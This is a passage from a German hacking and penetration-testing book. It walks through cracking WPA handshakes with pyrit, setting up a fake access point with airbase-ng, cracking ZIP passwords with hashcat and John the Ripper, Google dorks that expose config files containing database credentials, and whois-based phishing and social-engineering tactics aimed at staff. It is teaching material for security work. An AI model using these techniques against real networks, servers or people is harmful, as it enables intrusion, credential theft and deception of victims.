Created ESSID 'YOURBITCH'
```

Außerdem habe ich noch die ESSIDs netgear, dlink und default auf diese Weise angelegt. Der Parameter create_essid legt entsprechende Einträge an in denen dann die passenden Rainbowtables nach dem Generieren abgelegt werden.

Das Generieren starten wir mit:

```
mark@kali:~$ pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+
Connecting to storage at 'file://'... connected.
Working on ESSID 'YOURBITCH'
Processed all workunits for ESSID 'YOURBITCH'; 167403 PMKs per
second.

... Ausgabe gekürzt

Working on ESSID 'netgear'
Processed all workunits for ESSID 'netgear'; 163300 PMKs per
second.

Batchprocessing done.
```

Dieser Vorgang kann je nach Länge der Wortlisten und Anzahl der ESSIDs einige Minuten oder viele Tage dauern. Nachdem er fertig ist, können wir das Ergebnis wie folgt anzeigen lassen:

```
mark@kali:~$ pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+
```

```
Connecting to storage at 'file://'... connected.
Passwords available: 9609471

ESSID 'YOURBITCH' : 9609471 (100.00%)
ESSID 'default' : 9609471 (100.00%)
ESSID 'dlink' : 9609471 (100.00%)
ESSID 'netgear' : 9609471 (100.00%)
```

Die Rainbowtables und die Passwörter sind im Heim-Verzeichnis des Benutzers im versteckten Ordner .pyrit/ abgelegt. Sehen wir uns an was wir darin finden:

```
mark@kali:~$ du -sh .pyrit/*
1,5G .pyrit/blobspace
4,0K .pyrit/config
```

Neben der config-Datei finden wir darin den Ordner blobspace/ in dem sich die Rainbowtables befinden. Viermal die rockyou.txt benötigt in Form von Rainbowtables deutlich mehr Speicherplatz als die Wortliste an sich - in dem konkreten Fall sogar deutlich mehr als viermal die Wortliste!

Diesen Ordner kann man danach auch zB auf einen anderen PC übertragen und dort die Rainbowtables nutzen. So kann man dann am Stand-PC mit der Gaming-Grafikkate über Nacht Rainbowtables erstellen und dann am Netbook nutzen.

Dafür ist das Knacken danach sehr schnell:

```
mark@kali:~$ pyrit -r yourbitch-01.cap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+

Connecting to storage at 'file://'... connected.
Parsing file 'yourbitch-01.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)
```

```
Picked AccessPoint 00:1e:2a:64:f5:a0 ('YOURBITCH') automatically.
Attacking handshake with Station 00:1d:4f:ff:15:07...
Tried 6980338 PMKs so far (72.7%); 13574878 PMKs per second.

The password is 'novisayang'.
```

Nun erreichen wir am Ryzen ca. 13,6 Millionen anstatt 9.414 Keys pro Sekunde. Das ist 1.441 mal so schnell!

Ein weiterer Vorteil von Pyrit ist, dass man später weitere Wortlisten hinzufügen kann und dabei nur neue Passwörter hinzugefügt werden. Somit muss man auch nicht immer wieder alle Hashes neu berechnen.

WPA und WPA2 angezählt

Nachdem WEP durch die vielen gefundenen Schwachstellen in relativ kurzer Zeit völlig zerstört wurde, benötigte man eine Zwischenlösung die auch auf Hardware (hier meine ich vor allem Router) lief, die für WEP konzipiert war. Somit konnte man viele Geräte patchen und den damals neuen WPA-Standard nachrüsten.

WPA war niemals als Langzeitlösung gedacht und sollte nur die Zeit überbrücken, bis der WPA2-Standard fertig wurde. Dennoch findet man auch heute noch einige Netzwerke, die WPA nutzen.

Da wir keinen statischen Key für die Verschlüsselung verwenden wie bei WEP brauchen wir keine Datenpakete mit IVs zu sammeln. Beim Handshake wird ein dynamisch erzeugter 256bit Key ausgetauscht und wir benötigen nur diesen, um das Passwort zu knacken.

Soweit waren wir ja schon - wenn wir nun alle möglichen Passwörter versuchen und bei einem der Kandidaten der Handshake gleich nachstellbar ist, dann haben wir das Passwort geknackt. Dennoch haben sich über die Zeit einige interessante Angriffsvektoren und Seiteneffekte ergeben.

Da das WLAN-Kapitel ohnehin schon sehr groß ist, will ich an dieser Stelle nur auf Angriffe verweisen und überlasse es Ihnen sich im Internet zu informieren. Wenn Sie das Buch lesen wird es ohnehin bereits weitere bzw. neuere Techniken geben. Bei WPA kann ich ihnen empfehlen, sich die folgenden Angriffe anzusehen:

1. Beck-Tews attack
2. Ohigashi-Morii attack

KRACK Attacke

Eine sehr gravierende Attacke, die nicht ganz so einfach auszuführen ist, aber derzeit dennoch sehr viele Geräte betrifft, ist die KRACK-Attacke. Um diese Attacke zu verstehen, müssen wir uns den 4-Wege-Handshake von WPA2 ansehen.

WLAN-Clients suchen unablässig mit sogenannten Probe-Requests nach Accesspoints, mit denen sie bereits verbunden waren. Daher verbindet sich Ihr Mobiltelefon auch automatisch mit Ihrem WLAN, wenn Sie nach Hause kommen. Sobald der Accesspoint einen solchen Probe-Request empfängt, beginnt der 4-Wege-Handshake:

Der Accesspoint sendet eine zufällige Zeichenkette, die sogenannte ANonce, an den Client.

Der Client generiert die sogenannte SNounce, aus dem Passwort und einigen anderen Werten. Dabei berechnet der Client auch den Schlüssel für die Sitzung. Außerdem wird das Paket vom Client mit der MIC-Methode signiert.

Der Accesspoint errechnet sich aus SNounce, Passwort, etc. ebenfalls den Schlüssel und prüft dann, ob die MIC-Signatur stimmt. Falls ja, sendet er die Anweisung zur Installation des Schlüssels.

Der Client bestätigt die Installation und die verschlüsselte Kommunikation kann starten.

Das Problem dabei ist, wenn der Accesspoint das 4. Paket nicht bekommt wird er das 3. Paket nochmals senden. Bei einigen Betriebssystemen sorgt das dafür, dass einige kryptografische Variablen auf den Anfangszustand zurückgesetzt werden.

Wenn man also im rechten Moment etwas Störrauschen sendet und dem Client vorgaukelt, man sei ein anderer Accesspoint für das gleiche Netzwerk und ihn veranlasst den "störungsfreien alternativen Kanal" zu

nutzen kann man verhindern, dass der richtige Accesspoint die Nachricht erhält.

Dazu muss man wissen, dass Zufallszahlen niemals wirklich zufällig sind und wenn man es schafft den Wert für Dinge wie zB die Nounce (*Number used once*) zu erraten oder vorherzusagen dann lässt sich die Verschlüsselung relativ einfach brechen.

Das gibt uns nicht den Key aber wir können beispielsweise Nachrichten entschlüsseln oder Nachrichten bzw. Pakete in die Kommunikation einschleusen. So kann man zB Javascript basierte Malware in eine Websitzung einschießen.

Wie sie sehen können Angriffe durchaus sehr komplex werden und sich aus vielen Schritten zusammensetzen. Wenn Sie sich näher damit beschäftigen wollen können Sie sich die Seite `https://www.krackattacks.com/` ansehen.

WLAN ohne Accesspoint knacken

Eine weitere Methode, an ein WLAN-Passwort zu kommen, ohne das ein Accesspoint in der Nähe ist, macht sich die Probe-Requests zunutze. Es würde wahrscheinlich in vielen Fällen auffallen, wenn jemand mit einem Laptop vor einem Firmengebäude herumlungern würde. Sie könnten aber mit dem Befehl

```
root@kali:~# airbase-ng --essid FirmenWLAN -c 1 -a AA:AA:AA:BB:BB:BB -z 2 wlan0mon
```

beispielsweise einen Fake-Accesspoint für das Netzwerk `FirmenWLAN` erstellen und dann darauf warten das ein Mitarbeiter seine Mittagspause im Caffee um die Ecke macht. Hierbei legen Sie mit `-c 1` den Channel 1, mit -a ... die MAC-Addresse und mit -z 2 die Verschlüsselung (*hier zB WPA mit TKIP*) fest. Dann können Sie mit airodump-ng die Pakete sniffen und auf ein Opfer warten dessen Tablet oder Handy den Köder schluckt. Kennen Sie die genaue Konfiguration nicht, dann erstellen Sie verschiedene Fake-

Accesspoints mit unterschiedlichen Konfigurationen. Hierzu brauchen Sie auch verschiedene Monitormode-Interfaces die aber alle auf der gleichen Karte laufen können.

PASSWORTGESCHÜTZTE DATEIEN KNACKEN

Da wir gerade mit hashcat gearbeitet haben will ich Ihnen schnell eine weitere Anwendung zeigen für die Sie hashcat nutzen können.

Mit hashcat können wir alle möglichen Hashes knacken - egal ob MD5-Hashes aus einer Datenbank mit Zugangsdaten, NTLM-Hashes, etc. Das Tool kann sehr viel verschiedene Hashberechnungen durchführen. Dinge die viele nicht direkt mit Hashes in Verbindung bringen wären zB Passwortgeschützte Dateien - MS Office, ZIP-Archive, usw.

Erstellen wir zuerst eine ZIP-Datei indem wir einen oder mehrere Ordner bzw. Dateien im Dateimanager von Kali markieren und dann mit rechts anklicken. Wählen Sie den Punkt `"Archiv erstellen..."` und dann sollten Sie einen Dialog sehen.

Darin wählen Sie neben dem Eingabefeld für den Dateinamen das Format `.zip` aus und klicken dann auf `"Erweiterte Einstellungen"`. Vergeben Sie nun ein Passwort, dass wir in der rockyou.txt finden können! Ich habe mich für "geheim" entschieden.

Sobald wir das getan haben können wir nun den Hash extrahieren. Dies geschieht mit folgendem Befehl:

```
mark@kali:~$ zip2john cap.zip | cut -d ':' -f 2 > hash.txt
ver 2.0 efh 5455 efh 7875 cap.zip/yourbitch-01.cap PKZIP Encr: 2b chk, TS_chk,
cmplen=4173, decmplen=14407, crc=93D33615
```

Das Programm zip2john extrahiert die Hash-Werte aus der Datei cap.zip. Den Output dieses Programms pipen wir in den Befehl cut und trennen die Daten an den : Zeichen auf. Das dritte Feld mit der Indexziffer 2 (*wir fangen am PC immer bei 0 an zu zählen*) speichern wir in der Datei
`hash.txt ab`. Damit ist klar, wofür die Schalter stehen:

`-d` ... Trennzeichen (*delimiter*)
`-f` ... Feld (*field*)

Prüfen wir kurz, was nun in der Datei `hash.txt` steht:

```
mark@kali:~$ cat hash.txt
$zip2$*0*1*0*2a8f31e0ad3971a7*b71c*0*9fb0dc09583b9338e4727630dc66b70a6dfb260037
6871954ac
3e55eaec9d5bbcf82214dea90099d44405548cc2b18b98dd0b394425092d2cb3604f4f1ad1b4789
af8570613 ... Ausgabe gekürzt
a4d3c9bdd77c34a59ab93df8564f226e94b21cae8ca29f3bf97ea30607007d098bf6f*7c1edd819
f94c6281282*$/zip2$
```

Nun können wir den Hash mit folgendem Befehl knacken:

```
mark@kali:~$ hashcat -m 13600 hash.txt rockyou.txt
hashcat (v4.0.1) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1660, 1485/5943 MB allocatable, 22MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

... Ausgabe gekürzt

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

  ◦ Device #1: autotuned kernel-accel to 96
  ◦ Device #1: autotuned kernel-loops to 166

$zip2$*0*1*0*2a8f31e0ad3971a7*b71c*0*9fb0dc09583b9338e4727630dc66b70a6dfb260037
68719
54ac3e55eaec9d5bbcf82214dea90099d44405548cc2b18b98dd0b35413ca48177dd5d64d24fb79
bdc45
78369b3a
... Ausgabe gekürzt
81656bd4394425092d2cb3604f4f1ad1b4789af8570613a4d3c9bdd77c34a59ab93df8564f226e9
4b21c
ae8ca29f3bf97ea30607007d098bf6f*7c1edd819f94c6281282*$/zip2$:geheim
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: WinZip
Hash.Target......: $zip2$*0*1*0*2a8f31e0ad3971a7*b71c*0*9fb0dc09583b93.../zip2$
Time.Started.....: Sat Jun 13 00:54:43 2020 (0 secs)
Time.Estimated...: Sat Jun 13 00:54:43 2020 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 1223.1 kH/s (7.63ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 67584/14344384 (0.47%)
Rejected.........: 0/67584 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Candidates.#1....: 123456 -> slickrick
HWMon.Dev.#1.....: Temp: 52c Fan: 0% Util: 3% Core:1965MHz Mem:4001MHz Bus:16
```

Den Befehl kennen Sie schon aus dem letzten Kapitel - einzig die Hash-ID ist natürlich anders. Wie Sie sehen, ist dieser Hash auch einfacher bzw. lässt sich schneller berechnen. Die 1223.1 kH/s stehen für 1.223,1 Kilohahses oder 1.223.100 Hashes pro Sekunde. Damit haben wir die mehr als 14 Millionen Passwörter in der Wortliste in unter 14 Sekunden geprüft.

Andere Hashes wie MD5 erreichen auf meiner GTX1660 sogar ein paar Hundert Millionen pro Sekunde. Genau aus diesem Grund sollte man MD5 zum Speichern von Passwörtern auch nicht mehr verwenden!

Erstellen wir nun eine weitere ZIP-Datei. Diesmal nutzen wir die Konsole:

```
mark@kali:~$ zip -e cap2.zip ./yourbitch-01.cap
Enter password:
Verify password:
    adding: yourbitch-01.cap (deflated 71%)
```

Der Schalter -e sorgt dafür, dass wir ein Passwort eingeben müssen.

Wenn wir versuchen das Archiv zu entpacken, sehen wir, dass ein Passwort verlangt wird und wir die Daten nicht ohne das gültige Passwort entpacken können:

```
mark@kali:~$ unzip cap2.zip
Archive: cap.zip
[cap.zip] yourbitch-01.cap password:
```

```
password incorrect--reenter:
```

Nachdem wir nun mit `zip2john cap2.zip | cut -d ':' -f 2 > hash2.txt` erneut den Hash extrahiert haben können wir versuchen das Passwort wieder zu knacken. Diesmal erhalten wir folgenden Fehler:

```
mark@kali:~$ hashcat -m 13600 hash2.txt rockyou.txt
Hashfile 'hash2.txt' on line 1
($pkzip2$1*2*2*0*104d*3847*93d33615*0*4a*8*104d*93d3*9306*974ae281512727886
bbcdc47941218554c53904f15efbc115a4abbdf5dba9722b26f6d36f0a044b2ebdd7c67
... Ausgabe gekürzt
```

Beim Zip-Format gibt es verschiedene Hashes und wenn wir nach alternativen ID-Nummern suchen mit denen wir es erneut probieren könnten, werden wir ebenfalls enttäuscht:

```
mark@kali:~$ hashcat --help | grep -i zip
11600 | 7-Zip                                                    | Archives
13600 | WinZip                                                   | Archives
```

Auch wenn die Nutzung der Grafikkarte deutlich schneller und definitiv "State of the Art" ist, muss man sich manchmal auch auf die ursprünglichen Tools besinnen.

Daher möchte ich Ihnen einen sehr alten Freund von mir vorstellen - John the Ripper:

```
mark@kali:~$ john hash2.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
geheim! (?)
1g  0:00:00:02  DONE  (2020-06-13  01:33)  0.4878g/s  3865Kp/s  3865Kc/s  3865KC/s
geheimnis406..gehd75bn
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

John ist einer der ältesten Passwortknacker und bis heute ein sehr gutes Tool, das nicht nur das Vergleichen von Wortlisten beherrscht, sondern auch Passwort-Mutationen anhand von Regeln. So kann man noch mehr aus seinen Wortlisten herausholen.

Der Aufruf sollte selbsterklärend sein. Daher will ich ihnen noch ein paar interessante Features zeigen:

`--rules` ... erlaubt john jedes Passwort auf Basis verschiedenster Regeln zu manipulieren.

Nutzen Sie folgenden Befehl, um alle Regeln anzuzeigen:

```
mark@kali:~$ john --list=rules
all
```

```
korelogic
replaceletters
replacespecial2special
l33t
... Ausgabe gekürzt
```

Regeln lassen sich in der Datei `/etc/john/john.conf` konfigurieren.

Die Erklärung der Syntax finden Sie unter: https://www.openwall.com/john/doc/RULES.shtml

Wer glaubt, dass ein alter Hund keine neuen Tricks lernt, den muss ich auch enttäuschen - john lässt sich auch mit Unterstützung für Grafikkarten kompilieren. Wenn also die Version auf Ihrer Kali-Workstation diese Funktionen noch nicht bietet, dann bauen Sie john einfach aus den Quellen neu!

INFORMATIONSBESCHAFFUNG MIT SCANNERN

Beginnen wir zuerst mit der sogenannten passiven Informationsbeschaffung, bei der wir das Ziel noch nicht direkt ansprechen und noch keine Verbindung dazu aufbauen.

Viele werden an dieser Stelle vermuten, dass wir mit einem Script Namens discover anfangen. Ich für meinen Teil halte es jedoch für kaum nützlich zumindest nicht, wenn das Ziel außerhalb der USA liegt. Es werden einfach zu viele Infos abgefragt, die spezifisch für Amerika sind und für Ziele in allen anderen Ländern nicht viel nützen.

Die grundsätzliche Arbeitsweise von discover ist jedoch empfehlenswert! Und daher zeige ich Ihnen wie Sie einen Teil der Aufgaben von discover von Hand erledigen.

Falls Sie discover selber testen wollen, dann können Sie es so installieren:

```
root@kali:~# git clone git://github.com/leebaird/discover.git/opt/discover/
Klone nach '/opt/discover' ...
remote: Counting objects: 5326, done.
Empfange Objekte: 100% (5326/5326), 25.50 MiB | 1.61 MiB/s, Fertig.
remote: Total 5326 (delta 0), reused 0 (delta 0), pack-reused 5326
Löse Unterschiede auf: 100% (3651/3651), Fertig.
Prüfe Konnektivität ... Fertig.

root@kali:~# cd /opt/discover/
root@kali:~# ./update.sh
```

Ein wichtiger Teil der Informationsbeschaffung geschieht mit dem sogenannten "Google hacking". Hierbei wird Google genutzt, um Informationen zu finden, die eigentlich gar nicht öffentlich zugänglich sein sollten und nur indiziert wurden, weil Fehler bei der Einrichtung von Servern, Scripten oder Diensten begangen wurden.

Hierzu eine kleine Einführung - aus Platzgründen beschränke ich mich auf die Dinge, die mir bei der täglichen Arbeit gute Dienste leisten:

- **allintext: bzw. intext:** Liefert Ergebnisse bei denen alle `(allintext)` oder zumindest einige `(intext)` der festgelegten Begriffe im Text der Seite vorkommen.
- **allintitle: bzw. intitle:** Beschränkt die Suche auf Seiten bei denen alle `(allintitle)` oder zumindest einige `(intitle)` der festgelegten Begriffe im Seitentitel vorkommen.
- **allinurl: bzw. inurl:** Liefert eine Liste von Seiten bei denen alle `(allinurl)` oder zumindest einige `(inurl)` der festgelegten Begriffe in der URL gefunden werden.
- **cache:** Sucht nach der zuletzt gecachten Version der Seite. Das erlaubt es zB Veränderungen festzustellen oder auf eine ältere Version der Inhalte zuzugreifen. Hierzu ist allerdings https://archive.org/web/ deutlich mächtiger!
- **filetype bzw. ext:** Beschränkt die Suche auf Dateien mit einer bestimmten Dateierweiterung.
- **link:** Bringt eine Liste an Seiten, die auf eine bestimmte URL verlinken.
- **site:** Schränkt die Suche auf Ergebnisse einer bestimmten Seite ein.

Wenn Sie Google-Hacking in Aktion sehen wollen, dann ist diese Seite ein Muss für Sie:

https://www.exploit-db.com/google-hacking-database/

Ein Beispiel wie mächtig Google-Hacking sein kann, finden Sie mit dieser Suchanfrage:

https://www.google.com/search?q=inurl:safm.asp+ext:asp

Nach vielen "Nieten" führte eines der Suchergebnisse dann zu dieser Seite:

☐	[CONFIG FILE]	SiteUrls.config	897 Bytes	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	11/25/2009 9:48:57 AM	---------
☐	[CONFIG FILE]	SolutionsExplorer.opml.config	1.26 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	3/12/2008 2:32:48 PM	---------
☐	[GIF IMAGE]	spacer.gif	807 Bytes	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	3/21/2011 10:14:22 AM	---------
☐	[JPEG IMAGE]	THA-sm-8.jpg	62.46 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	1/13/2012 11:48:21 AM	---------
☐	[JPEG IMAGE]	THA-Template5.jpg	34.47 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	9/10/2008 1:14:12 PM	---------
☐	[PNG IMAGE]	THAButton-Apply.png	5.56 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	1/13/2012 11:40:04 AM	---------
☐	[PNG IMAGE]	THAButton-Cont.png	6.05 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	1/13/2012 11:40:32 AM	---------
☐	[JPEG IMAGE]	THSearchSm.jpg	4.49 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	4/8/2010 10:12:31 AM	---------
☑	[CONFIG FILE]	web.config	50.35 KB	10/30/2016 8:05:00 PM	10/30/2016 8:05:00 PM	2/23/2017 9:11:58 PM	---------
☐							Showing 41 files & 25 subfolders

Selected File(s) / Folder(s) View Submit

Enter Name ◉ File ○ Folder Create New or Upload File

Current Working Directory C:\inetpub\tulsahousi Change

Change Drive -- Select a Drive -- (Server Variables)

Auf dieser Seite kann man Dateien hochladen, herunterladen, etc. Es handelt sich also um eine webbasierte Schnittstelle zu den Quellcode-Dateien der Webseite. Damit lässt sich zB ein Update der Webseite durchführen. In den falschen Händen kann ein bösartiger Zeitgenosse allerdings auch eine webbasierte Shell hochladen und im schlimmsten Fall den ganzen Server

damit übernehmen. In der Regel kommen neben den Scripts der Webseite heutzutage auch Datenbanken zum Einsatz. Um auf diese Datenbanken zuzugreifen benötigt das Script die Zugangsdaten und diese werden in Config-Dateien am Server gespeichert. In der Regel erfolgt das im Klartext. So auch hier! Nach wenigen Minuten Sucharbeit konnte ich folgende Zeilen in einer der Konfigurationsdateien ausmachen:

```
<connectionStrings>
  <add        name="SiteSqlServer"        connectionString="Data
Source=THASQL;Initial                        Catalog=THADNN;User
ID=XXX03YYYZZZ;Password=XXX@ckaYYYZZZ"
providerName="System.Data. SqlClient" />
</connectionStrings>
```

Natürlich habe ich die Passwörter für die Veröffentlichung in diesem Buch geändert und einige der Zeichen mit X, Y und Z überschrieben sowie den Administrator der Seite auf seinen Fehler aufmerksam gemacht.

Würde ich in böswilliger Absicht handeln, dann könnte ich nun jegliche Änderungen an der Seite sowie an der Datenbank vornehmen, Trojaner oder andere illegale Inhalte auf diesem Server ablegen und über diesen Server verteilen.

Eine weitere Anfrage, die auf Datenbank-Zugangsdaten abzielt, ist die Folgende:

https://www.google.com/q=ext:txt+%E2%80%9CDisallow:%E2%80%9D+%2B%22config.inc%22+-%22config.inc.php%22

Um die Suchanfrage etwas besser lesen zu können, hier der Suchstring ohne URL-Kodierung:

```
ext:txt "Disallow:" +"config.inc" -"config.inc.php"
```

Mit `ext:txt` beschränke ich die Suche auf Text-Dateien. Die wohl bekannteste Text-Datei im Internet ist die `robots.txt` in welcher den Suchmaschinen-Spidern zB mitgeteilt werden kann, welche Dateien und Ordner nicht in den Index aufgenommen werden sollen. Genau das geschieht mit dem Disallow Kommando, nach dem wir hier suchen. Zusätzlich zu Disallow soll ebenfalls im Text der Datei config.inc vorkommen. Das erreichen wir mit dem + Zeichen, dass dafür sorgt, dass nur Treffer angezeigt werden, die sowohl den linken als auch den rechten Begriff enthalten.

Da `"config.inc"` ebenfalls in `"config.inc.php"` vorkommt, schließen wir Treffer aus, die den Verweis auf die PHP-Variante enthalten. Dies erreichen wir mit dem - Zeichen.

Eine `.php`-Datei wird vom Webserver an den PHP-Interpreter übergeben und dessen Ausgabe wird anschließend an den Client gesendet. Da in der Regel in einer Config-Datei nur Variablen angelegt werden, würde der Interpreter die Datei ausführen und eine leere Seite liefern. Damit fangen wir nichts an und daher schließe ich diese Dateien aus.

Was übrig bleibt, ist eine Liste von Dateien, die Google nicht aufnehmen sollte, weil diese Informationen enthalten, die nicht öffentlich zugänglich

sein sollten. Da Google diese Dateien nicht spidert und in den Index aufnimmt können wir nicht direkt nach DB-Zugangsdaten suchen aber da die robots.txt sehr wohl aufgenommen wird, können wir so an eine Liste von Domains kommen, die eine lesbare config.inc Datei haben. Dies ist auch ein gutes Beispiel für die Denkweise eines Hackers - wie kann ich etwas zweckentfremden und anderweitig nutzen.

Denn eine `.inc`-Datei wird in der Regel nicht an den PHP-Interpreter gesandt und wird somit als reines Text-Dokument behandelt. Im Browser wird also der Quelltext angezeigt oder die Datei wird heruntergeladen. So liefert diese Suche unter anderem einen Link zu einer russischen Webseite und wenn wir manuell `http://XXXYYYZZZ.ru/config.inc` aufrufen, erhalten wir Folgendes:

```
<?php
if  (stristr(htmlentities($_SERVER['PHP_SELF']),  "config.inc"))
{
  header("Location: index.php");
  exit();
}
$dbhost = "localhost";
$dbuname = "seite";
$dbpass = "bcWltSXwR9sLMzQy";
$dbname = "seite";
$system = 0;
$prefix = "nuke";
$sitekey = "SdFk*XXXXXX-YYYYYYY.ZZZZZZZZ";
... Ausgabe gekürzt
?>
```

Neben dem Namen der Datenbank finden wir das Passwort (*welches ich hier natürlich geändert habe, aber in gleicher Komplexität zeige*) und den Nutzernamen - darüber hinaus sogar den Lizenzschlüssel für das Script. Wenn man sich das Passwort ansieht, ist es sehr lang, komplex und damit sehr sicher. Es kommt sicher in keiner Wortliste vor und mit einem Bruteforce-Angriff würden wir Jahrzehnte benötigen, wenn nicht noch länger. Hätte der Programmierer diese Datei `config.inc.php` genannt

anstatt nur `config.inc` oder wäre der Server so konfiguriert worden, dass auch `.inc`-Dateien von PHP interpretiert werden, bevor sie ausgeliefert werden, würde dieses einfache Suchen nach Informationen fehlschlagen.

Dies sind natürlich sehr dramatische Beispiele, die in der Praxis eher selten vorkommen, aber sie illustrieren schön, wie mächtig diese Technik ist. Natürlich würden diese Suchanfragen in der Praxis auf die Domain des Zieles beschränkt werden.

Ich überlasse es an dieser Stelle dem Leser mit Google alle E-Mail-Adressen von einer Domain zu finden. Als kleiner Tipp: Sie brauchen zwei Suchanfragen - eine, die auf der gewünschten Domain sucht und eine weitere, die im ganzen Internet nach Mail-Adressen sucht, die diese Domain enthalten.

Ein weiterer Weg an Informationen zu einer Domain zu kommen ist whois:

```
root@kali:~# whois orf.at
```

domain: orf.at

registrant: OR9889210-NICAT

admin-c: OR9800321-NICAT

tech-c: AAPA9798442-NICAT

nserver: ns1.apa.at

remarks: 194.158.133.1

nserver: ns2.apa.at

remarks: 194.232.133.2

changed: 20141119 14:28:40

source: AT-DOM

personname:	Online Direktion-Thomas Prantner

organization: Oesterreichischer Rundfunk

street address: Wuerzburggasse 31

postal code: 1136

city: Wien

country: Austria

phone: +4318787821400

fax-no: +43187878521400

e-mail: online.direktion@orf.at

nic-hdl: OR9889210-NICAT

changed: 20141119 14:28:36

source: AT-DOM

personname:	Domain Administrator

organization: Oesterreichischer Rundfunk, Wuerzburggasse 30a, 1136 Wien

country: Austria

nic-hdl: OR9800321-NICAT

```
changed:        20140923 08:52:09

source:         AT-DOM

... Ausgabe gekürzt
```

... Ausgabe gekürzt

Damit lassen sich Namen von Ansprechpersonen, Email-Adressen, Provider der Domain und vieles andere herausfinden. Nachdem das bekannt ist, muss lediglich eine darauf abgestimmte Phishing-Mail versandt und auf die Einfältigkeit der zuständigen Person vertraut werden.

Über die Seite `http://research.domaintools.com/` und diverse weitere Webseiten lassen sich noch sehr viel mehr Informationen beschaffen. So kann zB ein "Reverse IP Lookup" herausfinden, welche anderen Webseiten auf dem gleichen Webserver gehostet sind. Spielen Sie an dieser Stelle mit einigen der Funktionen herum. Natürlich gibt es auch viele weitere Seiten, die ähnliche Informationen kostenlos anbieten. Zum Testen was sich alles herausfinden lässt und welche Tools es gibt, ist domaintools.com allerdings ideal.

Darüber hinaus hat es sich bewährt die Namen und Email-Adressen weiterer Mitarbeiter in Erfahrung zu bringen, wenn wir es auf ein Firmennetzwerk abgesehen haben. Hier kommt auch die Übung von vorhin ins Spiel.

Weiters findet man oft über `whois` den generellen Aufbau der Email-Adressen heraus. Wenn die Mail-Adresse von Thomas Maier `t.maier@firma.com` lautet, dann wird vermutlich Frau Andrea Huber aus der Buchhaltung `a.huber@firma.com` haben. In der Regel sollte ein Mitarbeiter der IT-Abteilung eine Phishing-Mail oder eine Mail mit einem Trojaner erkennen. In Abteilungen in denen weniger IT Know-How anzunehmen ist wie Einkauf, Verkauf, Buchhaltung, etc. wird die Erfolgsaussicht eines solchen Angriffs deutlich höher liegen. Und eine Mahnung, die scheinbar von dem Provider kommt und dazu noch den Empfänger namentlich anspricht, wird recht wahrscheinlich geöffnet. Falls

man diese vorher aus einem Archiv wie zB einer ZIP- oder RAR-Datei entpacken muss, so wird auch das öfter gemacht, als man denken würde.

Kommt diese Phising-Mail allerdings von einer gänzlich unbekannten Firma oder einer Firma mit der keinerlei Geschäftsbeziehung besteht, wird die Chance auf Erfolg deutlich geringer sein. Daher ist die Recherche der Mitarbeiter und Geschäftspartner so wichtig! Vielleicht gibt es Zeitungsberichte oder Ähnliches und sei es aus dem Gemeindeblatt. Hat man dann Projekte und Kooperationspartner identifiziert dann sind Vermittlungen oder Sekretärinnen oft sehr hilfreich. Ein einfacher Anruf und die Frage nach dem zuständigen für Projekt XYZ, da man der Person einige Daten per Mail senden müsse, und schon wird einem geduldig der Name und die Email-Adresse buchstabiert damit ja nichts schief gehen kann. Voila! Wir haben

einen Absender für die Phishing-Mail. Ich überlasse es Ihrer Fantasie wie Sie dann noch an die Mail-Signatur kommen, um die Angriffs-Email perfekt zu machen. Im Idealfall findet sich etwas, das das Opfer öffnen und ansehen wird aber nicht zwangsläufig mit einer Mail beantwortet.

Apropos Personen - Facebook und andere Social Media Seiten sind eine großartige Quelle für Informationen. Ob nun das Geburtsdatum, der Mädchenname der Mutter oder der Name des ersten Haustieres gesucht wird. Facebook & Co. helfen da sehr oft weiter. Und all das sind gängige Sicherheitsfragen auf diversen Webseiten. Zur Not erstellt man ein Konto auf einer der Social-Media-Plattformen, tritt den gleichen Gruppen bei und freundet sich dann virtuell mit der Person an, um diese Informationen herauszubekommen. Diese, Social Engeneering genannte, Vorgehensweise erfordert Geduld, Fingerspitzengefühl und etwas Grundwissen in puncto Psychologie kann auch nicht schaden. Sie werden an einem nicht ganz fingierten aber dafür stark abgewandelten Beispiel sehen, wie effektiv das sein kann.

Darüber hinaus ist das Wissen, um Hobbies und Interessen einer Person essenziell um zielgerichtet Social Engeneering betreiben zu können. Nehmen wir nun an, wir erstellen ein fingiertes Gewinnspiel und senden dem Opfer einen Link und damit diese es nicht gleich als Spam wahrnimmt faken wir als Absender auch noch die E-Mail-Adresse von einer Facebook-

Bekanntschaft. Alternativ ginge das natürlich auch durch das Teilen eines Links mit unserem Fake-Profil. Oder eine der 1.732 denkbaren anderen Möglichkeiten das Opfer auf unser Phishing-Gewinnspiel aufmerksam zu machen...

